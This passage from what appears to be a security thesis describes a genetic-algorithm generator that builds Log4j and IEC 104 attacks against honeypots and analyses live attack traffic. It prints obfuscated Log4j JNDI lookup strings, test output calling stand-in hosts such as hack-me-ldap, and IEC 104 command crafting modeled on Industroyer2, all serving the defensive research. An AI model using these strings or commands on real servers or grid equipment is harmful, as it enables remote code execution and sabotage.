When the vulnerable Java program logged the Log4j exploit string, the Log4j parser would try to resolve all the lookups. If the parser resolved the exploit’s characters back to “jndi:ldap://,” then the Java program would query a DNS server for the IP address associated with the exploit’s instance identifier. We considered this a successful exploit as explained in Section III.B.

For our single mutation operation, we encapsulated one of the Log4j exploit characters “jndi:ldap://” inside a lookup. An example mutation on the Log4j exploit character “j” was “\${env::-j}.” The environment lookup’s key, an empty string between the two colons, was not a valid environmental variable, and forced the lookup to default to the character “j.” Lookup operations, and therefore mutation operations, were recursive so

“`${env::-${env::-j}}`” also returned the character “j.” If the Log4j parser did not resolve the exploit back to “`jndi:ldap://`,” then the JNDI lookup would ignore the string entirely and the exploit would fail. Appendix C lists all 21 lookup names we used in experiments. For the attributes we either used the “NaN” string or the empty string for every lookup to force a default lookup

In doing mutation on all the characters, if a randomly generated number between 0 and 1 exceeded a threshold probability established by the mutation rate hyperparameter, the character was mutated by applying a lookup to it. All lookup names were equally likely. The mutation-magnitude hyperparameter determined how many successive lookups were applied. For example, if the character “j” was selected for mutation and the mutation magnitude was 2, a possible outcome could be “`${env::-${env::-j}}`” with two lookups. Our crossover operation exchanged lookups between the Log4j exploit characters. For example, given two parent Log4j exploit strings, “`${env::-j}ndi:ldap://`” and “`${jndi:${sys::-l}dap://}`,” with the number of crossings set to two and the “j” and “l” characters selected to cross, the result would be “`${env::-j}ndi:${sys::-l}dap://`.”

The attack generator initialized a population of artificial Log4j exploits of count determined by the target population size. Each exploit was a base Log4j exploit string “`jndi:ldap://`” with one random lookup applied. The attack generator then sent an SSH command to start Tcpdump on the victim machine with Tcpdump’s standard terminal output directed to a DNS log file. It then sent Log4j exploit strings in the user-agent header fields of HTTP requests to the Conpot HTTP server using the Python 3 Requests library (Reitz, 2022). It then sent another SSH command to stop Tcpdump and retrieve the DNS log.

The retrieved DNS log reported every successful exploit. The attack generator could correlate success in the DNS log to the Log4j exploits using the instance identifiers. We sampled 75 percent of the generated Log4j exploits and trained a random-forest classifier. We used the Python Scikit-Learn implementation of a random forest and their library function *train_test_split*, which defaults to sampling 75 percent of the input data, to get our training and test sets (Géron, 2019). The probability predicted by the random forest classifier is the likelihood of being a successful exploit. The next population was based on

the exploits with highest probabilities of success, as predicted by the random forest, and was created by selecting the top k exploits, where k is the parent population size. For our evolutionary algorithm on generated Log4j exploits, we used the hyperparameters in Table 3.

Table 3. Hyperparameter Combinations Used in Experiments of the Attack Generator for Log4j Exploits

Stopping Condition (Max Generations)	Parent Population Size	Population Size	Number of Crossings	Mutation Rate	Mutation Magnitude
[5, 10, 20]	10	20	6	0.50	1
10	[5, 10, 20]	20	6	0.50	1
10	10	[10, 20, 40]	6	0.50	1
10	10	20	[0...12]	0.50	1
10	10	20	6	[0.00, 0.10, ... 1.00]	1
10	10	20	6	0.50	[1, 2, 3]

2. Implementing the Conpot Log4j Handler

Our GridPot honeypot was running when the Log4j vulnerability was revealed on December 10, 2021, and caught interesting initial Log4j attack traffic. Following disclosure, we patched our environments to block Log4j exploits. Maintainers of Elastic Stack and T-Pot, two products we depended on, immediately patched the vulnerability. GridPot is not maintained, but we found no instances of the Log4j dependency when we manually searched its code.

We mimicked a vulnerable server to test our generated Log4j exploits. Since the exploits use remote code execution, we used a blacklist to avoid attempts at remote execution on our testbeds. Since the implementation of T-Pot lacks a Log4j interface, we put wrappers around the interfaces of our honeypot to simulate a vulnerable server, since as mentioned in Section III.C, developers often use Log4j in their servers to log headers of

requests. Conpot does not use Log4j to log HTTP request headers either, so we used the Linux *tail* command to send the most recent entries of the Conpot log to our Conpot Log4j handler, a Java application that uses the Log4j logger (Figure 11).




Figure 11. Our Technique for Logging with Log4j.

We used a version of Java vulnerable to Log4j exploits to compile and run our Java program. The program takes the Conpot Log as input and pattern matches for user-agent strings; if one is found, it logs it using Log4j. A successful exploit sent to the Conpot HTTP server would get logged by Conpot and our Java program, resulting in the Java program performing a DNS query specific to the particular Log4j exploit.

3. Prototyping Log4j Exploits

To confirm we could recognize successful Log4j exploits, we created a test Java program that logs five strings using Log4j. Three of those strings were valid Log4j exploit strings. Figure 12 shows the console output produced by the Java program as recorded by TShark, a Wireshark variant. The middle three entries refer to the LDAP, DNS, and RMI directory and naming services discussed in Section III.C.2; all three successfully caused the Java program to query a DNS server.


```

[nps@comparablevacuum:~/java_test]$ java Log4Shell
[INFO ] 2022-03-01 18:24:43.097 [main] Log4Shell - Hello Exploit
[INFO ] 2022-03-01 18:24:43.101 [main] Log4Shell - ${jndi:ldap://hack-me-ldap:1389/hackme}
[INFO ] 2022-03-01 18:24:43.151 [main] Log4Shell - ${jndi:dns://hack-me-dns:53/hackme}
[INFO ] 2022-03-01 18:24:43.176 [main] Log4Shell - ${jndi:rmi://hack-me-rmi:1099/hackme}
[INFO ] 2022-03-01 18:24:43.193 [main] Log4Shell - ${jndi:http://hack-me-http:80/hackme}
[nps@comparablevacuum:~/java_test]$ sudo systemctl stop tshark-capture.service

```

Figure 12. Console Output of the Test Java Program

In Wireshark output we could check if our exploit strings resulted in DNS queries (Figure 13). The “Hello Exploit” string did not cause a DNS query and neither did the exploit string with the HTTP substring; HTTP, in this case, was not a malicious server as described in Section III.C.2.



The image shows a Wireshark packet capture window with the filter 'dns'. The packet list pane displays seven DNS packets. The first two packets (No. 10 and 11) are for 'hack-me-ldap', and the next five (No. 15, 16, 20, and 21) are for 'hack-me-dns' and 'hack-me-rmi'. The packets show a sequence of queries and responses between 128.199.244.181 and 67.207.67.3.

No.	Time	Source	Destination	Protocol	Name
10	2022-03-01 10:24:43.1282...	128.199.244.181	67.207.67.3	DNS	hack-me-ldap
11	2022-03-01 10:24:43.1285...	67.207.67.3	128.199.244.181	DNS	hack-me-ldap
15	2022-03-01 10:24:43.1710...	128.199.244.181	67.207.67.3	DNS	hack-me-dns
16	2022-03-01 10:24:43.1730...	67.207.67.3	128.199.244.181	DNS	hack-me-dns
20	2022-03-01 10:24:43.1900...	128.199.244.181	67.207.67.3	DNS	hack-me-rmi
21	2022-03-01 10:24:43.1904...	67.207.67.3	128.199.244.181	DNS	hack-me-rmi

Figure 13. Wireshark Displaying the Result of the Log4j Exploit Strings Logged in Figure 12

D. IEC 104 ATTACK GENERATION

1. Generating IEC 104 Attacks

We modelled our IEC 104 attacks on Industroyer2’s IEC 104 traffic. This malware sent single and double commands to query a simulated industrial process. The commands are represented by 8 bits following the specifications described in Section II.A.2.a. Since each bit in the command signified different features, we used the bits as the features of our IEC 104 attack. To send these commands, we used I-format frames with the properties in Table 4. The type identifiers 45 and 46 specify single and double commands. Since we only sent one frame, the “structure qualifier” was zero and the “number of objects” was one. Also, we did not need command confirmation frames, an originator address, or a testing mode. We chose a “cause-of-transmission” value of “activation” and used GridPot’s default values for the “ASDU address fields” and “information object address” fields.

Table 4. I-Format Frame ASDU Container Field Values

ASDU Container Fields	Single Command Attacks	Double Command Attacks
Type identification	45	46
Structure qualifier	0	0
Number of objects	1	1
Test bit	0	0
Positive/Negative confirmation	0	0
Cause of transmission	Activation	Activation
Originator address	0	0
ASDU address fields	GridPot's default value	GridPot's default value
Information object address	GridPot's default value	GridPot's default value
Information Element	Single command	Double command

Since we only manipulated eight bits of the command field, fewer variants were possible for the IEC 104 attacks than for Log4j exploits. Crossover operations randomly selected bits and swapped their corresponding values. Mutation toggled the value of one random bit in the command, so the mutation-magnitude hyperparameter did not apply.

An example crossover operation involving double command data is in Figure 14 using the specification for double commands in Figure 4. Figure 15 shows an example mutation.

S/E	QOC					DCS	
1	1	1	1	0	0	0	0
Parent 1							
S/E	QOC					DCS	
0	0	0	0	1	1	1	1
Parent 2							
S/E	QOC					DCS	
1	1	1	1	1	1	1	1
Offspring							

Figure 14. Example IEC 104 Crossing Operation

S/E	QOC					DCS	
1	1	1	1	1	1	1	1

Pre-mutation

S/E	QOC					DCS	
0	0	1	1	1	1	1	1

Post-mutation

Figure 15. Example IEC 104 Mutation Operation

After creating the first population, the attack generator sent the attacks to the Conpot IEC 104 server using Scapy. The attack generator used SSH to get the Conpot log and correlate the entries with the attacks. If an attack was not found in the log, its data transfer was prematurely ended, and this was considered a failed attack as described in Section III.B.

The fitness evaluation and selection steps of the IEC 104 attack generator were the same as the Log4j implementation using a random-forest classifier. We used the hyperparameters in Table 5 for testing the IEC 104 attack creation.

Table 5. Hyperparameter Combinations Used in Experiments of the Attack Generator for IEC 104 Attacks

Stopping Condition (Max Generations)	Parent Population Size	Population Size	Number of Crossings	Mutation Rate
[5, 10, 20]	10	20	4	0.50
10	[5, 10, 20]	20	4	0.50
10	10	[10, 20, 40]	4	0.50
10	10	20	[0...8]	0.50
10	10	20	4	[0.00, 0.10, ... 1.00]

2. IEC 104 Experiments

As we tested double commands, sometimes the Conpot IEC 104 server abruptly ended the TCP connection before the attack generator sent the stop-data-transmission U-format frame. This behavior was caused by sending a double command with the qualifier field of zero, corresponding to “no additional definition” in the specification. The Conpot log lacked entries to show why the error occurred. In a similar situation we tested different cause-of-transmission values with double commands. According to the specification, double commands can have the values in Table 6.

Table 6. Double Command Cause-of-Transmission Values. Adapted from Matoušek (2017).

Code	Cause of Transmission	Abbreviation
6	activation	act
7	confirmation activation	actcon
8	deactivation	deact
9	confirmation deactivation	deactcon
10	termination activation	actterm
44	type-identification unknown	unknown_type
45	cause unknown	unknown_cause
46	ASDU address unknown	unknown_asdu_address
47	Information object address unknown	unknown_object_address

However, transmission values other than six, eight, and ten caused the Conpot IEC 104 server to stop the transmission and write a log entry. Since codes seven and nine are acknowledgements and should be sent by the server, not the client, the Conpot IEC 104 server treated the requests as invalid. Apparently the remaining four codes are not supported by the Conpot IEC 104 server and it rejects the request. Since each configuration of bits produced a different response from the Conpot IEC 104 server, we decided to use its response to determine success as described in Section III.B. The other observation we made was that command types sent to inconsistent-type objects were ignored and produced no observable response from the Conpot IEC 104 server.

Another experiment fuzzed the bits of a command type. Commands were sent to GridPot to observe its handling of reserved and undefined values. For single commands, we tested combinations of the bit values in the Single Command State bit, the undefined bit, the qualifier bits, and the select or execute bit (Figure 4). The test cases are in Table 7. For double commands, we tested the state bits, the qualifier bits, and the select or execute bit. The test cases are in Table 8.

Table 7. Single Command Fuzzing Tests for Generated IEC 104 Exploits

Test ID	Single Command State Value	Undefined Bit Value	Qualifier Value	Select/Execute Value
SC1	0, 1	0	1	0
SC2	0	0, 1	1	0
SC3	0	0	0, 1, 2, 3, 4, 9, 16	0
SC4	0	0	1	0, 1

Table 8. Double Command Fuzzing Tests for Generated IEC 104 Exploits

Test ID	Double Command State Value	Qualifier Value	Select/Execute Value
DC1	0, 1, 2, 3	1	0
DC2	0	0, 1, 2, 3, 4, 9, 16	0
DC3	0	1	0, 1

V. RESULTS

A. DATASET ANALYSIS

1. Analysis of HTTP and Log4j in Live Traffic

Initial analysis used two datasets, collected over different periods, of Log4j exploits from live attacks. We also analyzed more-general HTTP attacks to understand attacker patterns and how our attack generator could mimic these trends while sending Log4j exploits.

While collecting live attack traffic with our honeypot from November 30 to January 17, 2022, we observed 102 HTTP requests with Log4j exploits embedded in their headers. This activity originated from 30 unique sources and represented 1.3% of the honeypot’s overall HTTP requests. From March 15 to April 12, 2022, Log4j exploit attempts reported in (Meier, 2022) were only 0.06% of the HTTP requests; these requests came from two countries and five IP addresses. Table 9 summarizes the overall traffic statistics for the subset of Log4j samples in each packet capture.

Table 9. Statistics on Real Attacker Log4j Traffic

	Our Honeypot	(Meier, 2022) Experiment 4
Dates of collection	November 30, 2021 – January 17, 2022	March 15, 2022 – April 12, 2022
Number of unique countries	14	2
Number of unique IP addresses	30	5
Total Log4j exploit attempts	102	16
Percentage of Log4j exploit attempts per HTTP Request	0.013	0.0006

Attackers put Log4j exploits in the header fields that they believed were the most likely to get logged. Attackers sent 98 HTTP GET requests compared to only four POST requests during our honeypot’s collection dates. The user-agent header was the most popular, as it was used in 73 of the HTTP attacks, of which 21 had the user-agent header

as the only location of the Log4j exploit string. Using only one header field for the exploit occurred in 42% of the attempts (Figure 16). As a result, our generated Log4j exploits were put exclusively in the user-agent field when we sent our HTTP GET requests. 66% of the HTTP requests only had one variation of the exploit in the headers. Our generator did not put exploits into more than one header field since our Conpot Log4j Handler logged every user-agent field of an HTTP request.

Number of Log4j Exploit Strings per HTTP Request




Figure 16. The Number of Log4j Exploit Strings per HTTP Request

In total, 263 exploit strings appeared in the 118 HTTP requests from all live traffic captured in our honeypot and (Meier, 2022) Experiment 4 (Table 10). 245 exploits tried to call an LDAP server, and 18 called a DNS server. We found eight variations of the LDAP exploit with different combinations of lookups (lower-case, environment-variable, and empty-string) to obfuscate the string. The Log4j exploit strings that used DNS as the callback server originated from two scanners, Scanworld and Securityscan. We identified them as scanners because they included their name in the resource substring of the URI. Scanworld used no lookups but just the string “jndi:dns://,” while Securityscan used one lookup, “\${::-j}ndi://dns://.” Since these DNS variants were not malicious, we chose the

LDAP protocol for the target server of generated exploits because we had more diversity to draw upon when creating Logj4 exploits.

Table 10. Embedded Log4j Exploits in HTTP Header Fields

Callback Server	Strings without Lookups	Strings with Lookups	Total
LDAP	104	141	245
DNS	2	16	18
Total	106	157	263

To see if attackers obscured their Log4j code after the vulnerability disclosure, we graphed the lookup complexity over time (Figure 17). Results were inconclusive. Many attackers used exploits without additional lookups even though Snort intrusion-detection rules were provided for these immediately.




Figure 17. The Number of Log4j Lookups in the Exploit String over Time

Four months later in the (Meier, 2022) Experiment 4 dataset, all Log4j exploit strings used five lookups based on two variants:

- “\${\${env:BARFOO:-j}ndi\${env:BARFOO:-:}\${env:BARFOO:-l}dap\${env:BARFOO:-:}//” and
- “\${\${env:NaN:-j}ndi\${env:NaN:-:}\${env:NaN:-l}dap\${env:NaN:-:}//.”

In this data the attackers used the environmental lookup “env” with the values “BARFOO” and “NaN.” Since “NaN” and “BARFOO” are undefined with environment lookup, the default lookup operator “:-” will cause the lookup to resolve to the Log4j exploit character.

HTTP requests with Log4j exploits made up less than one percent of the total HTTP traffic. We studied the remaining HTTP traffic to understand its statistics. Of our honeypot’s collected HTTP requests, GET and POST requests were 72 percent and 26 percent of the methods respectively, while the HEAD, CONNECT, and OPTIONS HTTP methods were two percent of the remaining traffic. We also categorized the path types used in the HTTP URI path (Table 11). All these categories can use Log4j exploits in their header fields. For our Log4j exploits we chose “/” as our URI path since it was the most requested.

Table 11. HTTP GET URI Path Types from Live Attacks Collected on Our Honey-pot

Path	Instances
HTTP data	48 days
/	2527 (34.6%)
Index.html	797 (10.9%)
Category: PHP	1215 (16.6%)
Category: SQL	0 (0.0%)
Category: Crawler	1040 (14.2%)
Category: .xml	142 (1.9%)
Category: Shell commands	18 (0.2%)
Category: JSON	12 (0.2%)
Category: Top-level folders	701 (9.6%)
Category: Files	18 (0.2%)
Category: JavaScript	90 (1.2%)
Category: Other .env	213 (2.9%)
Other	530 (7.2%)
Total	7303

With Suricata in offline mode, we used the real-attack packet captures from our honeypot to assess the top Suricata alerts over time (Figure 18). “Attempted administrator privilege gain” occurred mostly with Log4j exploits in the beginning of the capture. Later alerts in this category were from an attack that used HTTP POST requests with a URI of “/HNAP1.” The network-scanning alerts were caused by specific user-agent strings; the top scanners were the user-agents of “Mozilla/5.0 zgrab/0.x” and “masscan.” Another category “network trojans” was linked to HTTP GET requests that used URIs like “/w00tw00t.at.blackhats.romanian.anti-sec:),” “/phpMyAdmin/scripts/setup.php” and “/Autodiscover/Autodiscover.xml.” “Web application attacks” comprised “/HNAP1” POST requests and variants of HTTP GET requests with “/cgi-bin/” as the URI. The Suricata ruleset classified “/HNAP1” as both “Web application attack” and “attempted administrator privilege gain.” While the Log4j exploits made up less than one percent of the real attacker traffic, the Suricata alerts did distinguish the Log4j exploits from other attacks.




Figure 18. The Top Suricata Alerts of Real Attack Traffic on Our Honeypot

We also clustered the HTTP request method, HTTP path attributes, DNS A records, and Suricata alert categories using K-Means clustering. Four clusters appeared to represent the data the best (Appendix B). The most distinctive features of the clusters that WEKA created are in Table 12.

Table 12. Clusters Found in Attacks on Our Honeypot

Cluster	Percentage	Centroid Key Features
0	1341 (18%)	Method = GET Default Web request (“/” or “/index.html”) Extension Type = Web Extensions Path Length = 18.23
1	915 (12%)	Method = POST Extension Type = Web Extensions Path Length = 15.94
2	4091 (55%)	Method = GET Default Web request (“/” or “/index.html”) Extension Type = None Path Length = 11.34
3	1029 (14%)	Method = POST Extension Type = None Path Length = 6.03

2. Analysis of IEC 104 Traffic

We had two datasets of real IEC 104 traffic on GridPot, our honeypot and (Washofsky, 2021) Experiment 4. The overall statistics are displayed in Table 13. Although our honeypot received less malformed frames than (Washofsky, 2021) Experiment 4, our well-formed frames were too few to use as a baseline IEC 104 attack. As a workaround, we studied another researcher’s packet capture of Industroyer2’s IEC 104 traffic (Hjelmvik, 2022).

Table 13. Statistics of Live IEC 104 Traffic

	(Washofsky, 2021) Experiment 4	Our Honeypot
Number of unique countries	8	15
Number of unique IP addresses	45	108
Mean unique IP addresses per day	1.45	2.22
Total IEC 104 frames	140	112
Total IEC 104 malformed frames	104	15
Total IEC 104 valid frames	36	97
Mean valid IEC 104 frames per day	3.6	2.02
Min valid IEC 104 frames requests per day	1	0
Max valid IEC 104 frames request per day	9	18

Industroyer2 sent S-format frames while the attacks on our GridPot did not see them (Table 14). U-format frames start and end the data transfer of I-format frames, so a large ratio of I-format frames to U-format frames indicated successful data flow setup and larger information transfers. The Industroyer2 ratio of I-format frames to U-format frames was significantly higher than the other two datasets, which meant that it involved more IEC 104 data. Traffic on GridPot also lacked the stop-data-transfer U-format frame (Table 15). This means that the connection was either ended by GridPot or the attacker did not send a stop-data-transfer frame.

Table 14. Observed Frame Types of Live IEC 104 Attacks

	(Washofsky, 2021)	Our Honeypot	Industroyer2
U-Format Frame	26	64	3
I-Format Frame	10	33	17
S-Format Frame	0	0	18
Error Frames	104	15	0
Total Frames	140	112	28

Table 15. Observed U-Format Frame Types of Live IEC 104 Attacks

	(Washofsky, 2021) Experiment 4	Our Honeypot	Industroyer2
Test Frame Activation	12	25	1
Start Data Transfer Activation	8	28	1
Start Data Transfer Confirmation	2	7	1
Stop Data Transfer Activation	0	0	1
Stop Data Transfer Confirmation	0	0	1

We observed relatively few data types in the ASDU container of the frame (Table 16). The attacks on GridPot were mostly general interrogation commands suggesting reconnaissance. The Industroyer2 sample on the other hand targeted objects that processed double commands.

Table 16. Observed ASDU Container Types of Live IEC 104 Attacks

	(Washofsky, 2021) Experiment 4	Our Honeypot	Industroyer2
General interrogation	7	16	1
Double command	0	0	16
Undefined	4	11	0

We collected a variety of ASDU container addresses (Figure 17). GridPot would only accept its specific ASDU container address and the global address. The researcher that created the Industroyer2 sample set up the victim ASDU container address as “1.” In our honeypot’s data, all object addresses were ‘0’ and since GridPot does not support objects with an address ‘0’, these frames were ignored. With Industroyer 2, instead of sending a general interrogation command to all ASDU container addresses, it used the address of “1” since the attacker knew it in advance. We saw that Industroyer2 iterated through each address in the range 1251 to 1265 and sent them double commands. We developed our IEC 104 attack based on Industroyer2’s IEC 104 attack pattern (Section III.D.2).

Table 17. Observed ASDU Container Addresses of Live IEC 104 Attacks

	(Washofsky, 2021) Experiment 4	Our Honeypot	Industroyer2
None	4	11	0
1	0	0	17
65535 (Global Address)	7	16	0

B. ATTACK GENERATION RESULTS

1. Log4j Exploit Results

Though later generations create more exploits, we saw that the success rate of our generated Log4j exploits slowed by ten generations (Figure 19).




Figure 19. Successful Log4j Exploits over Generations with Population Size 20, Parent Population Size 10, Number of Crossings 6, Mutation Rate 0.50, and Mutation Magnitude 1

Figure 20 shows the cumulative number of exploits discovered at each generation. The lowest population size of ten, during generations five to nine, caused the attack generator to find successful attacks more slowly while the performance with the higher sizes varied.




Figure 20. Cumulative Percentage of Successful Log4j Exploits with Parent Population Size 10, Number of Crossings 6, Mutation Rate 0.50, and Mutation Magnitude 1

Varying the parent population size had little effect on discovery of exploits (Figure 21).

